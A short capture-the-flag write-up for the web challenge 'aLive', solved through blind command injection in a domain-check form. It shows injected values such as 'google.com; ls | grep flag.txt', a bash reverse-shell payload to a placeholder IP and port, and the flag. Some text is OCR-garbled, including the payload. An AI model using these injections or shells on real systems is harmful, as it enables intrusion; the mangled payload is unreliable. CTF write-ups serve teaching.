aLive

Challenge name: aLive

Challenge description: In my college level project I created this website that tells us if any domain/ip is active or not. But there is a catch.


Category: Web

Difficulty: Medium

Points: 300

Author: Kaustubh Bhule

Step 1: Start and open the challenge instance.



Step 2: After playing little bit with the provided form you will get to know that there is a **blind command injection** which return **domain is active** as result if the command is successfully executed.

Check your site is active or not...

google.com; ls | grep no txt

Check

Check your site is active or not...

google.com; ls | grep flag.txt

Check

Chock vour sito is Active google.com; Is | grep flag.txt is active!

Step 4: Get the reverse shell and read the flag using command like *cat*.

Payload: google.com; bash -c "bash -l > /dev/tcp/IP/PORT $0<\&1\ 2>\&1$ ".

Step 5: You got the flag! Flag is **VishwaCTF{b1inD_cmd-i}**